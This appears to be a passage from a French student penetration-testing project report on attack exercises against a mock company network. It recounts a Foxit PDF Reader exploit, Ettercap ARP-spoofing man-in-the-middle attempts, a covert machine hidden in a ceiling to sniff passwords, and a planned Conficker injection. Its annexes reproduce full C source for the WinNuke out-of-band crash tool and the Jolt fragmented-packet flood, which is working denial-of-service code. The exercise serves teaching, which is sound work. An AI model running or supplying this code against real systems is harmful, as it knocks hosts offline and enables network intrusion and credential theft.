Foxit PDF Reader est un logiciel utilisé par 90 millions de personnes à travers le monde pour afficher le format .PDF. Sa vitesse d'exécution et sa petite taille 20 Mo sont ces principaux avantages de plus qu'une haute sécurité.



Graphique 25 : Capture d'écran du résultat

Bilan

L'attaque s'est parfaitement déroulée alors que les préconisations étaient minimes :

- Système d'Exploitation Windows (testé sous XP, Vista & Seven),
- Logiciel Foxit PDF Reader (dernière version connue 3.1).

Pour monter en puissance sur cette faille, il aurait fallu explorer toutes possibilités de la librairie iText afin d'envoyer des commandes au shell ou encore créer une boucle infinie d'ouverture de fenêtres pour bloquer l'utilisateur mais nous sommes restés sur l'aspect pédagogique.

B) Man In The Middle (MITM)

Présentation

L'attaque de type MITM permet d'être une passerelle illégitime pour l'ensemble du réseau en combinant l'ARP SPOOFING et l'IP SPOOFING. Ettercap est un outil qui va permettre de réaliser cette attaque. Il va pouvoir détecter les hôtes d'un réseau ou sous-réseau donné, et ensuite usurper l'identité de l'un d'eux en intervenant sur les tables ARP (ARP Spoofing).
De ce fait, en usurpant l'identité de la passerelle par défaut et en réémettant tout le trafic aspiré vers la vraie passerelle, on peut ainsi analyser tout le trafic sortant du réseau de manière transparente vis-à-vis de l'utilisateur lambda qui ne détecte pas la présence de la machine fautive. C'est le « Man In The Middle ».

Dans cette position, on peut aussi choisir de ne pas réémettre le trafic aspiré et ainsi bloquer toute communication vers l'extérieur, et donc par exemple couper la connexion internet.

Scénario

Lors de la première attaque et avec les informations récupérées par le groupe collecte d'information, nous espérions découvrir les plages d'adresses réseau du routeur candide SA ou même celle du réseau interne de la société. Avec ces informations nous aurions pu nous mettre sur le bon réseau et tenter d'aspirer le trafic sortant de la salle de la défense.

Résultat première confrontation


Lors de la première confrontation, n'ayant pas pu découvrir la plage d'adresse du réseau candide SA, nous n'avons pu utiliser cet outil à bon escient. De plus, une difficulté s'offrait à nous : les VLAN. En effet, nous l'avions oublié mais les deux salles d'attaque et de défense, même si elles possèdent la même passerelle vers le WAN (Cooper) et qu'à un moment ou à un autre elles sont reliées par le même switch, ce dernier est configuré de façon à séparer les deux salles dans deux différents VLAN. Ce qui fait qu'en lançant ettercap, notre machine ne « sniffait » que le VLAN de la salle de TP 213. Nous aurions pu tenter de nous faire passer pour Cooper en MITM, mais nous ne disposions pas d'une machine assez puissante pour encaisser tout le trafic sortant. N'assurant pas le MITM et coupant donc internet, la défense aurait remarqué en moins d'une minute la situation et la discrétion de l'attaque aurait été nulle.

C) Machine Espion

Mise en place de Lassy

C'est ainsi que durant la période entre la première et la seconde attaque, nous avons décidé et réussi à dissimuler une machine dans la salle de la défense tournant sous linux et accessible à distance par VPN : Lassy.

Nous l'avions branchée en sortie du réseau Candide SA avec (entre autres) Ettercap tournant dessus, dans la salle de la défense, cachée dans le faux-plafond, et branchée sur le même VLAN, enlevant quelques contraintes réseau. Nous ne pouvions néanmoins nous brancher directement sur le routeur Candide SA sans éveiller les soupçons de la défense, donc nous nous sommes contenté de nous brasser sur le même VLAN.



Graphique 26 : Positionnement de Lassy dans l'architecture réseau

Dans cette position nous avons pu réaliser un Man in The Middle grâce à « Lassy » lors des confrontations qui ont suivies.

Résultats obtenus

L'installation d'une machine cachée dans la salle 213 et le « man in the middle » n'ont au final pas donné de résultats concluant. Au tout départ du projet nous n'avions aucune idée de ce que serait l'architecture de la défense, c'est pourquoi nous avons décidé de camouflé notre machine Lassy et d'étudier ensuite les possibilités de celle-ci. Au final, la machine n'étant pas dans directement dans le LAN ne nous a pas permis d'améliorer nos attaques. Nous avons fait durant les confrontations des « man in the middle » entre la passerelle de la salle 213 et les machines de la salle pour éventuellement capturer quelques mots de passe passant en clair par http ou encore grâce à un faux certificat, des mots de passe par https. Aucun résultat n'a été récupéré de ce type d'attaque.

Dans un contexte entreprise ou l'attaquant se place dans le réseau de l'entreprise (en niveau 2) les types d'attaque « Man In The middle » peuvent avec le temps se révéler très efficace pour récupérer des mots de passe transitant en clair par http. On peut ainsi récupérer les comptes de sites internet des personnes travaillant dans l'entreprise et qui se connectent à leurs sites internet préférés.

D) Confiker

Confiker est un virus que nous souhaitions injecter au réseau de CandideSA lors de la dernière confrontation. Nous avons pu trouver les sources de différents Confiker et de bien d'autres virus, malware, etc. sur l'excellent site : http://www.offensivecomputing.net/

Malheureusement par manque de rigueur et d'organisation au sein du groupe nous n'avons pu envoyer le confiker trouvé sur ce site. Cependant, d'après les recherches que nous avons faites sur le virus il semble que celui-ci ne s'exécute sur la machine infecté qu'après un certain temps de sommeil, de plus il semble très mal fonctionner sur machines virtuelles. Ces contraintes, rapportés dans le cadre des courtes plages de confrontation du projet, laisse apparaitre la difficulté d'analyser des résultats positif a l'injection de confiker dans le réseau de CandideSA.

Nous avons choisi ce virus car il s'est forgé une grande réputation depuis sa sortie. Il est programmé pour s'exécuter suivant un scénario précis de propagation d'hôte en hôte et infecte progressivement tout un réseau. Dommage que nous n'ayons pu exploiter et voir les résultats de ce virus.

Annexes :

A) Code source Winuk

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#define dport 53
/* Port NetBios sur lequel lancer l'attaque DoS */
int x, s;
/* C'est la chaine de caractere à envoyer en OOB apres la connexion, son contenu n'a
aucune importance */
char *str = "Bye";
/* cf. mon article sur les sockets... */
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;
int open_sock(int sock, char *server, int port)
{
   /* cf. mon article sur les sockets... */
   struct sockaddr_in blah;
   struct hostent *he;
   bzero((char *)&blah,sizeof(blah));
   blah.sin_family=AF_INET;
   blah.sin_addr.s_addr=inet_addr(server);
   blah.sin_port=htons(port);
   /* cf. mon article sur les sockets... */
   if ((he = gethostbyname(server)) != NULL) {
      bcopy(he->h_addr, (char *)&blah.sin_addr, he->h_length);
   }
   else {
      if ((blah.sin_addr.s_addr = inet_addr(server)) < 0) {
         perror("gethostbyname()");
         return(-3);
      }
   }
 if (connect(sock,(struct sockaddr *)&blah,16)==-1) {
      perror("connect()");
      close(sock);
      return(-4);
   }
   printf("Connected to [%s:%d].\n",server,port);
   return;}


int main(int argc, char *argv[])
{
   if (argc != 2) {
      printf("Usage: %s <target>\n",argv[0]);
      exit(0);
   }
```

```
    /* cf. mon article sur les sockets... */
    if ((s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1) {
        perror("socket()");
        exit(-1);
    }
    open_sock(s,argv[1],dport);
    printf("Sending crash... ");
    /* Ici on envoi le paquet contenant la chaine de caractere en message hord bande (out
of band)
     * ce qui provoque le plantage de la machine cible si elle est pas protégé contre ce
type
     * d'attaques */
    send(s,str,strlen(str),MSG_OOB);
    /* usleep permet de suspendre l'application pendant x microsecondes (ici 100000), ce
qui permettra de
     * ne pas stopper le programme trop brutalement */
    usleep(100000);
    printf("Done!\n");
    close(s);
}
```

B) Code source Jolt

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>
struct _pkt
{
  struct iphdr    ip;
  union {
    struct icmphdr  icmp;
    struct udphdr   udp;
  }  proto;
  char data;
} pkt;
int icmplen  = sizeof(struct icmphdr),
    udplen   = sizeof(struct udphdr),
    iplen    = sizeof(struct iphdr),
    spf_sck;
void usage(char *pname)
{
  fprintf (stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
           pname);
  fprintf (stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
  exit(0);
}
u_long host_to_ip(char *host_name)
{
  static  u_long ip_bytes;
```

```
  struct hostent *res;
  res = gethostbyname(host_name);
  if (res == NULL)
    return (0);
  memcpy(&ip_bytes, res->h_addr, res->h_length);
  return (ip_bytes);
}
void quit(char *reason)
{
  perror(reason);
  close(spf_sck);
  exit(-1);
}


int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
  int     bs, psize;
  unsigned long x;
  struct  sockaddr_in to;
  to.sin_family = AF_INET;
  to.sin_port = 1235;
  to.sin_addr.s_addr = dst_addr;
  if (port)
    psize = iplen + udplen + 1;
  else
    psize = iplen + icmplen + 1;

memset(&pkt, 0, psize);
  pkt.ip.version = 4;
  pkt.ip.ihl = 5;
  pkt.ip.tot_len = htons(iplen + icmplen) + 40;
  pkt.ip.id = htons(0x455);
  pkt.ip.ttl = 255;
  pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
  pkt.ip.saddr = src_addr;
  pkt.ip.daddr = dst_addr;
  pkt.ip.frag_off = htons (8190);
  if (port)
  {
    pkt.proto.udp.source = htons(port|1235);
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
  } else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
  }
  while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
              sizeof(struct sockaddr));
  }
  return bs;
}
int main(int argc, char *argv[])
{
  u_long  src_addr, dst_addr;
  int i, bs=1, port=0;
```

```
  char hostname[32];

 if (argc < 2)
    usage (argv[0]);
  gethostname (hostname, 32);
  src_addr = host_to_ip(hostname);


while ((i = getopt (argc, argv, "s:p:h")) != EOF)
  {
    switch (i)
    {
      case 's':
        dst_addr = host_to_ip(optarg);
        if (!dst_addr)
          quit("Bad source address given.");
        break;
      case 'p':
        port = atoi(optarg);
 if ((port <=0) || (port > 65535))
          quit ("Invalid port number given.");
        break;
      case 'h':
      default:
        usage (argv[0]);
    }
  }
  dst_addr = host_to_ip(argv[argc-1]);
  if (!dst_addr)
    quit("Bad destination address given.");
  spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit("socket()");
  if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
      sizeof(bs)) < 0)
    quit("IP_HDRINCL");
  do_frags (spf_sck, src_addr, dst_addr, port);
}
```